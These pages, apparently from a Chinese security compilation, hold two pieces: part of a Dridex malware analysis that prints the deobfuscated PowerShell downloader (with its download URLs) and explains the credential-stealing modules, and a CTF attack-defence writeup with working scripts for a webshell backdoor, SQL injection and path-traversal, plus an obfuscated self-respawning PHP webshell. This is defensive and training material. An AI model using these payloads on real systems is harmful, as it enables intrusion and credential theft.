


图 5-22 payload-office1

另一个会显示如下页面：

图 5-23 payload-office2

两个文件的内容排版虽然不同，但都是诱惑用户去开启宏。并且两个 word 宏解密后的内容是相同的。

```
Sub TNIChFsWZ()
HJrXZ = Left(Right(ActiveDocument.BuiltInDocumentProperties("Comments"), Len(ActiveDocument.BuiltInDocumentP
mwVljniCj = Mid(ActiveDocument.BuiltInDocumentProperties("Comments"), 15168, 13)
ajdfdji = Right(Left(ActiveDocument.BuiltInDocumentProperties("Comments"), 15104), 197)
QJtIHCn = Right(Left(ActiveDocument.BuiltInDocumentProperties("Comments"), 10669), 38)
nBPOwIrvu = Mid(ActiveDocument.BuiltInDocumentProperties("Comments"), 14399, 91)
pozKGjzZb = Mid(ActiveDocument.BuiltInDocumentProperties("Comments"), 7577, 157)
ojoPd = Left(Right(ActiveDocument.BuiltInDocumentProperties("Comments"), Len(ActiveDocument.BuiltInDocumentP
djAYUt = Right(Left(ActiveDocument.BuiltInDocumentProperties("Comments"), 13021), 113)
MjVni = Mid(ActiveDocument.BuiltInDocumentProperties("Comments"), 3604, 173)
OcbJiC = Left(Right(ActiveDocument.BuiltInDocumentProperties("Comments"), Len(ActiveDocument.BuiltInDocument
OhBfM = Left(Right(ActiveDocument.BuiltInDocumentProperties("Comments"), Len(ActiveDocument.BuiltInDocumentP
hiojQqiQ = Left(Right(ActiveDocument.BuiltInDocumentProperties("Comments"), Len(ActiveDocument.BuiltInDocume
zEXQE = Left(Right(ActiveDocument.BuiltInDocumentProperties("Comments"), Len(ActiveDocument.BuiltInDocumentP
RdRLnUUJFdm = Mid(ActiveDocument.BuiltInDocumentProperties("Comments"), 7019, 76)
NBSmBqw = Mid(ActiveDocument.BuiltInDocumentProperties("Comments"), 5604, 100)
VjLHClwA = Left(Right(ActiveDocument.BuiltInDocumentProperties("Comments"), Len(ActiveDocument.BuiltInDocume
tDOiSO = Left(Right(ActiveDocument.BuiltInDocumentProperties("Comments"), Len(ActiveDocument.BuiltInDocument
hzfRjL = HJrXZ + mwVljniCj + ajdfdji + QJtIHCn + nBPOwIrvu + pozKGjzZb + ojoPd + djAYUt + MjVni + OcbJiC + O
NBSmBqw + VjLHClwA + tDOiSO
zPzTzXHj = Mid(ActiveDocument.BuiltInDocumentProperties("Comments"), 4465, 153)
NJrmGJpL = Left(Right(ActiveDocument.BuiltInDocumentProperties("Comments"), Len(ActiveDocument.BuiltInDocume
vDEUalPO = Left(Right(ActiveDocument.BuiltInDocumentProperties("Comments"), Len(ActiveDocument.BuiltInDocume
NFUQcmucmN = Left(Right(ActiveDocument.BuiltInDocumentProperties("Comments"), Len(ActiveDocument.BuiltInDocu
LYfwpNZIt = Mid(ActiveDocument.BuiltInDocumentProperties("Comments"), 11656, 46)
SjtKisOIsn = Mid(ActiveDocument.BuiltInDocumentProperties("Comments"), 3083, 181)
```

图 5-24 宏代码

去混淆后，我们得到如下脚本：

```
$wscript = new-object -ComObject WScript.Shell;
$webclient = new-object System.Net.WebClient;$random = new-object random;
$urls = 'http://justinhophotography.com/PaT/,
http://ashtralmedia.com/DqrESMyO/,
http://anosales.net/JwZDg/,
http://earthwind.com/fi/,
http://henkbruurs.nl/Sq/'.Split(',');
$name = $random.next(1, 65536);
$path = $env:temp + '\\' + $name + '.exe';foreach($url in $urls){try{$webclient.DownloadFile($url.ToString(),
$path);
Start-Process $path;break;}catch{write-host
$_.Exception.Message;
```

通过脚本内容我们可以看到一个 url 列表，脚本通过这个 url 列表中 url 拼凑一个完整 exe 文件的下载路径并启动执行。因而，一旦目标用户点击了 word 并启用了宏，该恶意的 exe 文件便会获得执行，而这个文件就是我们当前所分析的 Loader 模块。

4. 窃密模块

在对最新的 Dridex 蠕虫跟踪分析过程中，我们捕获了多个窃密模块，其中 3 个比较重要的模块分别是邮箱窃密模块、浏览器窃密模块以及 Outlook 窃密模块。由于 P2P 网络层的原因，不同的窃密模块直接通信的 IP 地址会有所不同，当然这些 IP 只是 P2P 网络中的节点，并非真实 C&C 服务器。虽然直接通信的 IP 不同，但是由于后台 C&C 为同一个 C&C 服务器，所以这三个窃密模块与 C&C 通讯时使用的公钥是相同的，并且和邮件传播模块的公钥也为同一个公钥。为了实现传播的正向反馈，窃密模块回传给 C&C 后端服务器的邮箱登录凭证经过处理后，再由 C&C 下发给其他感染机用于传播。

通过对这三个窃密模块的分析发现，邮箱窃密模块和浏览器窃密模块的代码来自 Nirsoft 提供的凭证 dump 工具，邮箱窃密模块包含了 Outlook 窃密模块的功能。这三种模块都会将窃密信息保存到 C:\ProgramData\XXXX.tmp 目录中，并在合适的时机加密上传给 C&C 服务器。

（1）我们从邮箱窃密模块的 PDB 信息中发现了如下路径信息，可推断该模块重用了 Nirsoft 的 Mail PassView 工具。它的 PDB 信息如图 5-25 所示：

图 5-25 PDB 路径

Mailpv 是 Mail PassView 工具。该工具支持 Outlook Express、Microsoft Outlook、Windows Mail、Windows Live Mail、IncrediMail、Eudora、Netscape、Mozilla Thunderbird、Group Mail Free、Yahoo Mail、Hotmail、Gmail、Google Talk 等类型邮箱的账户获取，软件界面如图 5-26 所示：




图 5-26 Mail PassView

当该模块以命令行参数/scomma "C:\ProgramData\xxxx.tmp"启动时，不会显示应用程序的窗口，从而实现静默执行。获取到的密码会保存到该指定目录下，在邮箱窃密模块中，该目录名是随机生成的。

窃密的文件格式如下 ：

```
username,Outlook
2016,username@sina.com,imap.sina.com,993,No,IMAP,username,password,Outlook,Strong,smtp.sina.com,587
```

（2）浏览器窃密组件则是利用 nirsoft 的组件工具 WebBrowserPassView 实现的。该工具的工作界面如下：




图 5-27 WebBrowserPassView

我们从内存中获取到的 WebBrowserPassView 版本为 1.8.0.0，版本信息如图 5-28 所示：

图 5-28 WebBrowserPassView 版本信息

其获取的窃密信息文件内容如下 </>：

```
URL,Web Browser,User Name,Password,Password Strength,User Name Field,Password Field,Created Time,Modified Time
https://xxx.com/home,Chrome,test@sina.com,test,Strong,username,password,2017/10/9 15:22:07,
https://www.xxx.org/users/sign_in,Chrome,test@sina.com,test,Strong,user[email],user[password],2017/10/9 10:22:20,
```

(3) Outlook 窃密模块是通过 com 组件 CLSID_OlkAccountManager 来获取 Outlook 的账号密码信息。首先，通过注册表键值

HKEY_LOCAL_MACHINE\Software\Clients\Mail\Microsoft Outlook 获取所需加载的 com 组件路径并加载，如图 5-29 所示：

```
lpUnk = 260;
v65 = 260;
DecodeStr_sub_4056B0(1861480454, &DLLPathEx);
DecodeStr_sub_4056B0(1861480454, &MSIApplicationLCID);
DecodeStr_sub_4056B0(1861480454, &lpAcctMgr); // "Software\Clients\Mail\Microsoft Outlook"
v2 = RegCreateKeyExW(HKEY_LOCAL_MACHINE, (LPCWSTR)lpAcctMgr, 0, 0, 0, 1u, 0, &lpAccount, 0);
v3 = DLLPathEx;
v4 = (const WCHAR *)MSIApplicationLCID;
if ( !v2 )
{
  v5 = RegQueryValueExW(lpAccount, (LPCWSTR)DLLPathEx, 0, 0, (LPBYTE)&v37, (LPDWORD)&v65);
  v1 = v5 == 0;
  if ( !v5 )
    RegQueryValueExW(lpAccount, v4, 0, 0, (LPBYTE)Buffer, (LPDWORD)&lpUnk);
  RegCloseKey(lpAccount);
}
```

通过注册表获取OLMAPI32.DLL的路径

Seebug

图 5-29 获取 OLMAPI32.dll 路径

然后，通过 com 组件 CLSID_OlkAccountManager 来获取 Outlook 的账号密码信息，二进制代码如图 5-30 所示。

```
v18 = v70;
v68 = 0;
if ( CoCreateInstance(
       &CLSID_OlkAccountManager,
       0,
       1u,
       &IID_IOlkAccountManager,
       &lpAcctMgr) >= 0 )
{
  v19 = (int)sub_406BED(0x14u);
  v43 = v19;
  v73 = 0;
```

Seebug

图 5-30 CLSID_OlkAccountManager

最后,将收集到的帐号密码信息以"\r\n%s<%s>"格式写入到指定的文件中，文件内容如下：

```
Microsoft\Office\16.0\Outlook
test<test@sina.com>
```

收集到账号信息后，模块会再次构造 POST 请求并将获窃取到的账户信息回传给 C&C 服务器：

```
struct POSTMAILSERVER
{
```

```
int nFlag;              // 常量 0x041C0F76
char *strSingleFlag;    // 机器名+C 盘卷标识
int nLenFlag;           // strSingleFlag 的长度
int nLenBuf;            // 账户文件 UTF8 编码缓冲
LPVOID lpBufAccount;    // 账户文件内容
};
```

构造请求的伪代码如图 5-31 所示：

图 5-31 构造 POST 请求上传密码数据

六、Dridex 新变种专杀工具

在深入分析了该变种蠕虫后，启明星辰 ADLab 推出了一款 Dridex 最新变种的简易专杀工具（下载链接：http://adlab.venustech.com.cn/list.html?type=security_tools）。该工具可有效地清除机器中的 Dridex 最新变种，工具主界面如下：

图 6-1 专杀工具主界面

使用时，可先点击扫描按钮，如果当前主机感染上了该变种 Dridex，便会出现如下提示：

图 6-2 扫描

然后可对其进行查杀。点击查杀按钮后，可对新型的 Dridex 变种进行有效查杀。

图 6-3 查杀

此外，通过对 Dridex 新型变种的分析，我发现该变种存在可免疫漏洞，通过创建特定目录可以实现有效的免疫，即使工具退出运行后也能长期起到很好的免疫作用。

图 6-4 开启免疫功能

七、总结

Dridex 在经历多年的发展进化后，已经形成了集蠕虫、僵尸、窃密木马、勒索软件、P2P 代理于一身的混合型蠕虫病毒。该蠕虫同时具备内外网扩散、正反馈的闭环感染、C&C 服务器及通信流量隐藏、对抗分析、快速变异、模块化等高级能力。在窃密功能上，它不仅可窃取各种主流邮件客户端以及浏览器保存的登录凭证(账号和密码信息)，还会收集银行、信用卡等相关登录和支付凭证，危害极大，曾经在欧美造成过巨大影响并且直接导致银行和用户巨大的经济损失。近几年来看，已有相当一部分中国用户受到感染并且有部分中国 IP 被作为窃密数据回传的中间服务器 (Dridex 的 P2P 代理节点)，因此需要各企业单位及个人用户提高警惕。

CTF 线下赛 writeup&tinyblog 代码审计

作者：tinyfisher
文章来源：【安全客】https://www.anquanke.com/post/id/100991


一、前言

前段时间参加了某次 CTF 线下赛，大多数比赛都是采用主流 CMS 系统，比如 wordpress、pgpcms、dedecms 等等，如果对主流 CMS 漏洞比较熟悉的话可以迅速定位漏洞，发起攻击。而这次比赛采用了小众自写 CMS 的方式，注重现场快速代码审计。本文将介绍 CTF 线下赛 AWD 模式的一些常见套路，以及对 tinyblog 的代码审计思路。


二、预留后门

比赛开始，一般比赛方为了比赛的观赏性，一般都会预留后门，这样场上可以迅速打起来，展示画面比较好看，不然过了好几轮都没动静会比较尴尬。迅速找后门的套路一般是将比赛源代码首先备份下来，备份很关键，后面可能在修复漏洞或者被其他队伍攻击的时候服务会挂掉，没有备份很难恢复过来。利用 webshell 检测工具 D 盾、河马等对备份进行扫描，一般都可以发现预留后门：

查看一下预留后门内容：



虽然做了变形，但还是可以明显看出来是一句话木马，密码：abcde10db05bd4f6a24c94d7edde441d18545，尝试用菜刀去连：



在根目录下就可以得到 flag 内容。所以发现后门后需要迅速将自己的后门删掉，同时利用预留后门迅速发起第一波攻击，用菜刀手工连接显然是来不及的，因此需要自动化的攻击脚本：

```
def backdoor(host):
        r =
requests.post(url="http://%s/Upload/index.php"%host,data={"abcde10db05bd4f6a24c94d7edde441d18545":"print('>>>'.file_get_contents('/flag').'<<<');"})
        flags = re.findall(r'>>>(.+?)<<<',r.content)
        if flags:
            return flags[0]
        else:
            return "error pwn!"
```

三、登陆处 SQL 注入

接下来，对各种用户交互的地方进行渗透测试，发现在用户登录处存在 SQL 注入漏洞，在登录名出加’ 进行测试：

发现报错：

```
SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the
right syntax to use near '@a.com' LIMIT 1' at line 1
```

估计存在 SQL 注入的可能性比较大，审计一下源代码，在 Model/Admin.php 第 16 行发现 SQL 拼接，并且没有任何防护措施：

Admin.php

```
1  <?php
2  /**
3   * @author          Pierre-Henry Soria <phy@hizup.uk>
4   * @copyright       (c) 2015, Pierre-Henry Soria. All Rights Reserved.
5   * @license         Lesser General Public License <http://www.gnu.org/copyleft/lesser.html>
6   * @link            http://hizup.uk
7   */
8
9  namespace TestProject\Model;
10
11 class Admin extends Blog
12 {
13
14     public function login($sEmail, $sPassword)
15     {
16         $oStmt = $this->oDb->prepare("SELECT email, password FROM Admins WHERE email = '{$sEmail}' LIMIT 1");
17         $oStmt->execute();
```

安全客 (www.anquanke.com)

因此这里可以直接用 SQLmap 跑：

```
[*] starting at 10:17:50

[10:17:50] [INFO] fetched random HTTP User-Agent header from file 'E:\python\sql
map1.0.7\txt\user-agents.txt': 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_4
; en-US) AppleWebKit/534.3 (KHTML, like Gecko) Chrome/6.0.461.0 Safari/534.3'
[10:17:51] [INFO] resuming back-end DBMS 'mysql'
[10:17:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: stacked queries
    Title: MySQL > 5.0.11 stacked queries (comment)
    Payload: email=admin@111.com';SELECT SLEEP(5)#&password=sdasda
---
[10:17:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 (xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL > 5.0.11
[10:17:51] [INFO] fetched data logged to text files under 'C:\Users\TinyF\.sqlma
p\output\192.168.71.143'

[*] shutting down at 10:17:51
```

安全客 (www.anquanke.com)

然后利用–sql-shell 选项，执行 select load_file('/flag')即可获得 flag：

```
[10:19:18] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> select load_file('/flag');
[10:19:32] [INFO] fetching SQL SELECT statement query output: 'select load_file(
'/flag')'
[10:19:32] [WARNING] time-based comparison requires larger statistical model, pl
ease wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option
'--time-sec')? [Y/n]
[10:19:39] [WARNING] it is very important to not stress the network adapter duri
ng usage of time-based payloads to prevent potential disruptions
[10:19:49] [INFO] adjusting time delay to 1 second due to good response times
flag_example
select load_file('/flag');:    'flag_example\n'
sql-shell>
```

安全客 (www.anquanke.com)

这里注意一下 sqlmap 的缓存机制，因为 flag 每一轮都会变化，如果新一轮继续直接跑的话获得的 flag 仍然是上一轮的，因此每轮还需要增加–flush-session 参数。

当然也可以直接现场编写 payload：


```
def sqli(host):
    1    r = requests.post(url="http://%s/?p=admin&a=login"%host,data={"email":"'||(SELECT
updatexml(1,concat(0x7e,(select load_file('/flag')),0x7e),1))||'","password":"pwd123"})
        flags = re.findall(r'~(.+?)~',r.content)
        if flags:
            return flags[0]
        else:
            return "error pwn!"
```

修复的话，需要将 Admin.php 中出问题的代码用预编译的方式进行修复，即：

```
//fix by tinyfisher
    $oStmt = $this->oDb->prepare("SELECT email, password FROM Admins WHERE email = ? LIMIT 1");
    $oStmt->execute($sEmail);
```

四、文件包含

这个漏洞利用黑盒测试是很难测出来，必须通过代码审计才能发现，这里我主要用的工具是 seay 的源代码审计工具，首先将备份文件自动审计一下：




这里发现漏洞并不多，可以一个一个跟进去看一下，问题出现在 Engine/Router.php 的第 21 行，直接 include $sTemplatePath，而：

$sTemplatePath = ROOT_PATH . ‘Template/’ . $aParams[‘template’];

所以可以通过控制$aParams[‘template’]来达到任意文件读取。

我们来全局查找一下这个参数：



发现在 index.php 的 33 行找到该参数

```
29  try
30  {
31      require ROOT_PATH . 'Engine/Loader.php';
32      E\Loader::getInstance()->init(); // Load necessary classes
33      $aParams = ['ctrl' => (!empty($_GET['p']) ? $_GET['p'] : 'blog'), 'act' => (!empty($_GET['a']) ? $_GET['a']
            : 'index'), 'template' => (!empty($_GET['t']) ? $_GET['t'] : 'pc')]; // I use the new PHP 5.4 short
        array syntax
34      E\Router::run($aParams);
35  }
36  catch (\Exception $oE)
37  {
38      echo $oE->getMessage();
39  }
40
```

安全客 (www.anquanke.com)

根据’ template’ => (!empty($_GET[‘t’]) ? $_GET[‘t’] : ‘pc’)，get 参数中如果 t 为空，则 t 默认值为 pc，因此我们可以控制 t，进而控制$aParams[‘template’]，来达到文件包含的效果，payload：/?t=../../../../../../../flag

自动攻击脚本 ：

```
def include(host):
    r = requests.get(url="http://%s/?t=../../../../../../flag"%host)
    flags = re.findall(r'^(.+?)<',r.content)
    if flags:
        return flags[0]
    else:
        return "error pwn!"
```

修复的话，过滤掉 “.” 和 “/” 来快速达到修复效果：

$sTemplatePath = str_replace(array(“.” ,” \/”), “” , $sTemplatePath);

五、权限维持

对于上面的漏洞，如果其他队伍修复了就没有办法再次利用，因此需要进行权限维持，不然后期就再也得不到分了。常见的权限维持手段是 “不死马” ，也就是上传一个 php 文件不断生成 webshell：

```php
<?php

    set_time_limit(0);
    ignore_user_abort(1);
    unlink(__FILE__);
    while(1){
        file_put_contents('./.config.php','<?php $_uU=chr(99).chr(104).chr(114);$_cC=$_uU(101).$_uU(118).$_uU(97
        ).$_uU(108).$_uU(40).$_uU(36).$_uU(95).$_uU(80).$_uU(79).$_uU(83).$_uU(84).$_uU(91).$_uU(49).$_uU(93).$_
        uU(41).$_uU(59);$_fF=$_uU(99).$_uU(114).$_uU(101).$_uU(97).$_uU(116).$_uU(101).$_uU(95).$_uU(102).$_uU(1
        17).$_uU(110).$_uU(99).$_uU(116).$_uU(105).$_uU(111).$_uU(110);$_=$_fF("",$_cC);@$_();?>');
        system('chmod 777 .config.php');
        touch("./.config.php",mktime(20,15,1,11,28,2016));
        usleep(100);
        }
?>
```

安全客 (www.anquanke.com)

访问这个 php 文件之后，会在目录下生成一个.config.php 的一句话木马，之所以叫.config.php 一方面是隐藏文件，另一方面 config 这个名字容易掩护自己。里面的内容之所以做了变形处理，也是为了防止其他选手“借刀杀人”，利用自己的 shell 去攻击其他队伍。

php 中 ignore_user_abort（） 可以实现当客户端关闭后仍然可以执行 PHP 代码，可保持 PHP 进程一直在执行，可实现所谓的计划任务功能与持续进程，只需要开启执行脚本，除非 apache 等服务器重启或有脚本有输出，该 PHP 脚本将一直处于执行的状态，因此就可以一直生成一句话木马，用来维持权限。

